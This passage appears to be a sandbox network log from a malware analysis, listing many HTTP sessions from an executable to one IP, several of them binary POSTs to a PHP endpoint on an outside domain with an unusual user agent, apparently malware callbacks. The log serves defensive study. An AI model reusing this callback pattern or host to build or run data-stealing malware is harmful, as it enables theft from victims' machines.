271	192.168.11.20	50058	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
272	192.168.11.20	50059	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
273	192.168.11.20	50060	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
274	192.168.11.20	50061	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
275	192.168.11.20	50062	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
276	192.168.11.20	50063	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
277	192.168.11.20	50064	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
278	192.168.11.20	50065	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
279	192.168.11.20	50066	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.11.20	49815	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:33.425503969 CET	352	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:33.749982119 CET	352	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:33 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
280	192.168.11.20	50067	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
281	192.168.11.20	50068	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
282	192.168.11.20	50069	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
283	192.168.11.20	50070	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
284	192.168.11.20	50071	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
285	192.168.11.20	50072	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
286	192.168.11.20	50073	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
287	192.168.11.20	50074	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
288	192.168.11.20	50075	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
289	192.168.11.20	50076	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.11.20	49816	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:34.289947033 CET	353	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:34.608282089 CET	354	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:34 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
290	192.168.11.20	50077	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
291	192.168.11.20	50078	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
292	192.168.11.20	50079	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
293	192.168.11.20	50080	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
294	192.168.11.20	50081	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
295	192.168.11.20	50082	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
296	192.168.11.20	50083	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
297	192.168.11.20	50084	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
298	192.168.11.20	50085	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
299	192.168.11.20	50086	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.11.20	49790	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:08.696327925 CET	319	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:09.009121895 CET	319	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:08 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.11.20	49817	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:35.268440008 CET	354	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:35.589385986 CET	355	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:35 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
300	192.168.11.20	50087	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
301	192.168.11.20	50088	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
302	192.168.11.20	50089	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
303	192.168.11.20	50090	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
304	192.168.11.20	50091	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
305	192.168.11.20	50092	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
306	192.168.11.20	50093	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
307	192.168.11.20	50094	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
308	192.168.11.20	50095	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
309	192.168.11.20	50096	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.11.20	49818	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:36.276251078 CET	356	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:36.588426113 CET	356	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:36 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
310	192.168.11.20	50097	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
311	192.168.11.20	50098	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
312	192.168.11.20	50099	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
313	192.168.11.20	50100	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
314	192.168.11.20	50101	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
315	192.168.11.20	50102	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
316	192.168.11.20	50103	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
317	192.168.11.20	50104	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
318	192.168.11.20	50105	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
319	192.168.11.20	50106	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.11.20	49819	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:37.248907089 CET	357	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:37.568229914 CET	357	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:37 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
320	192.168.11.20	50107	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
321	192.168.11.20	50108	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
322	192.168.11.20	50109	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
323	192.168.11.20	50110	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
324	192.168.11.20	50111	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
325	192.168.11.20	50112	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
326	192.168.11.20	50113	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
327	192.168.11.20	50114	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
328	192.168.11.20	50115	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
329	192.168.11.20	50116	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.11.20	49820	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:38.193336010 CET	358	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:38.507232904 CET	359	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:38 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
330	192.168.11.20	50117	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
331	192.168.11.20	50118	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
332	192.168.11.20	50119	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
333	192.168.11.20	50120	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
334	192.168.11.20	50121	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
335	192.168.11.20	50122	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
336	192.168.11.20	50123	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
337	192.168.11.20	50124	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
338	192.168.11.20	50125	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
339	192.168.11.20	50126	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.11.20	49821	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:39.121937990 CET	359	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:39.435009956 CET	360	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:39 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
340	192.168.11.20	50127	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
341	192.168.11.20	50128	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
342	192.168.11.20	50129	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
343	192.168.11.20	50130	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
344	192.168.11.20	50131	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
345	192.168.11.20	50132	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
346	192.168.11.20	50133	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
347	192.168.11.20	50134	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
348	192.168.11.20	50135	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
349	192.168.11.20	50136	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.11.20	49822	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:39.980678082 CET	361	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:40.286241055 CET	361	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:40 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
350	192.168.11.20	50137	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
351	192.168.11.20	50138	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
352	192.168.11.20	50139	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
353	192.168.11.20	50140	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
354	192.168.11.20	50141	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
355	192.168.11.20	50142	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
356	192.168.11.20	50143	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
357	192.168.11.20	50144	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
358	192.168.11.20	50145	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
359	192.168.11.20	50146	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.11.20	49823	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:40.829111099 CET	362	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:41.142105103 CET	362	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:40 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
360	192.168.11.20	50147	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
361	192.168.11.20	50148	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
362	192.168.11.20	50149	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
363	192.168.11.20	50150	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
364	192.168.11.20	50151	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
365	192.168.11.20	50152	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
366	192.168.11.20	50153	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
367	192.168.11.20	50154	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
368	192.168.11.20	50155	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
369	192.168.11.20	50156	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.11.20	49824	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:41.656853914 CET	363	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:41.951401949 CET	364	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:41 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
370	192.168.11.20	50157	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
371	192.168.11.20	50158	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
372	192.168.11.20	50159	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
373	192.168.11.20	50160	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
